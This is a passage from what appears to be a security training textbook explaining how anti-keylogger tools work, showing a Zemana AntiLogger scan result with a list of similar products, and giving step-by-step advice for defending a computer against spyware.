
Anti-keyloggers, also called anti-keystroke loggers, detect and disable keystroke logger software. The special design of these loggers helps them to detect software keyloggers. Many large organizations, financial institutions, online gaming industries, and individuals use anti-keyloggers to protect their privacy while using systems. This software prevents a keylogger from logging every keystroke typed by the victim, and thus keeps all personal information safe and secure. An anti-keylogger scans a computer and detects and removes keystroke logger software. If the software (anti-keylogger) finds any keystroke-logging program on your computer, it immediately identifies and removes the keylogger, whether it is legitimate or illegitimate.

Some anti-keyloggers detect the presence of hidden keyloggers by comparing all files in the computer against a signature database of keyloggers and searching for similarities. Others detect the presence of hidden keyloggers by protecting keyboard drivers and kernels from manipulation. A virtual keyboard or touchscreen makes the task of keystroke-capturing of malicious spyware or Trojan programs difficult. Anti-keyloggers secure your system from spyware and keyloggers.

- **Zemana AntiLogger**

  Source: *https://www.zemana.com*

  Zemana AntiLogger is a software application that blocks attackers. It detects any attempts to modify your computer's settings, record your activities, hook to your PC's sensitive processes, or inject malicious code into your system. The AntiLogger detects the malware at the time it attacks your system, rather than detecting it based on its signature fingerprint.



Harmful objects detected!

Please click 'Next' to apply selected actions

Scan Duration: 02:05

Total 162193

Detected 3


1. Internet Explorer Homepage — Suspicious Browser Setting — Repair
res://iesetup.dll/SoftAdmin.htm
2. Internet Explorer URL — Suspicious Browser Setting — Repair
res://iesetup.dll/SoftAdmin.htm
3. firefox back…08046b0af4a39cb — Adware:Win32/F...CHD.GEN.A!Neng — Quarantine
c:\windows\system32\tasks\mozilla\firefox background update 308046b0af4a39cb

To ensure continued protection from PC threats, Buy Now!

Figure 6.149: Screenshot of Zemana AntiLogger

Some examples of anti-keyloggers are listed as follows:

- GuardedID (*https://www.strikeforcecpg.com*)
- KeyScrambler (*https://www.qfxsoftware.com*)
- Oxynger KeyShield (*https://www.oxynger.com*)
- Ghostpress (*https://schiffer.tech*)
- SpyShelter Silent Anti Keylogger (*https://www.spyshelter.com*)



How to Defend against Spyware

1. Avoid using any computer system over which you **do not have complete control**
2. Adjust the **browser security settings** to medium or higher for the Internet zone
3. Be cautious about **suspicious emails** and sites
4. Enable the firewall to enhance the **security level** of the computer
5. Regularly update the software and use a **firewall** with outbound protection
6. Regularly check **Task Manager** and **MS Configuration Manager** reports
7. Regularly **update virus definition files** and scan the system for spyware
8. Install and use **anti-spyware** software
9. Perform **web surfing** safely and download cautiously
10. Avoid using the **administrative mode** unless necessary
11. Keep your operating system **up to date**
12. Avoid downloading free **music files**, **screensavers**, or **emoticons** from the Internet
13. Beware of **pop-up windows** or **web pages**. Never click anywhere on these windows
14. Carefully read all disclosures, including the license agreement and **privacy statement** before installing any application

How to Defend against Spyware

Different ways to defend against spyware are as follows:


- Avoid using any computer system over which you do not have complete control.
- Avoid adjusting the Internet security setting to an excessively low level because it provides many chances to install spyware on the computer. Therefore, always set the Internet browser security settings to either high or medium to protect the computer from spyware.
- Avoid opening suspicious emails and file attachments received from unknown senders. Doing so involves a high risk of allowing a virus, freeware, or spyware onto the computer. Avoid opening unknown websites linked in spam mail messages, retrieved by search engines, or displayed in pop-up windows because they may mislead the user into downloading spyware.
- Enable the firewall to enhance the security level of the computer.
- Regularly update the software and use a firewall with outbound protection.
- Regularly check Task Manager and MS Configuration Manager reports.
- Regularly update virus definition files and scan the system for spyware.
- Install anti-spyware software. Anti-spyware is the first line of defense against spyware. This software prevents the installation of spyware on the system. It periodically scans and protects the system from spyware.
- Keep the OS up to date.
  - Windows users should periodically perform a Windows or Microsoft update.

  - For users of other OSes or software products, refer to the information given by the OS vendors and take the essential steps to protect against any vulnerability identified.
- Perform web surfing safely and download cautiously.
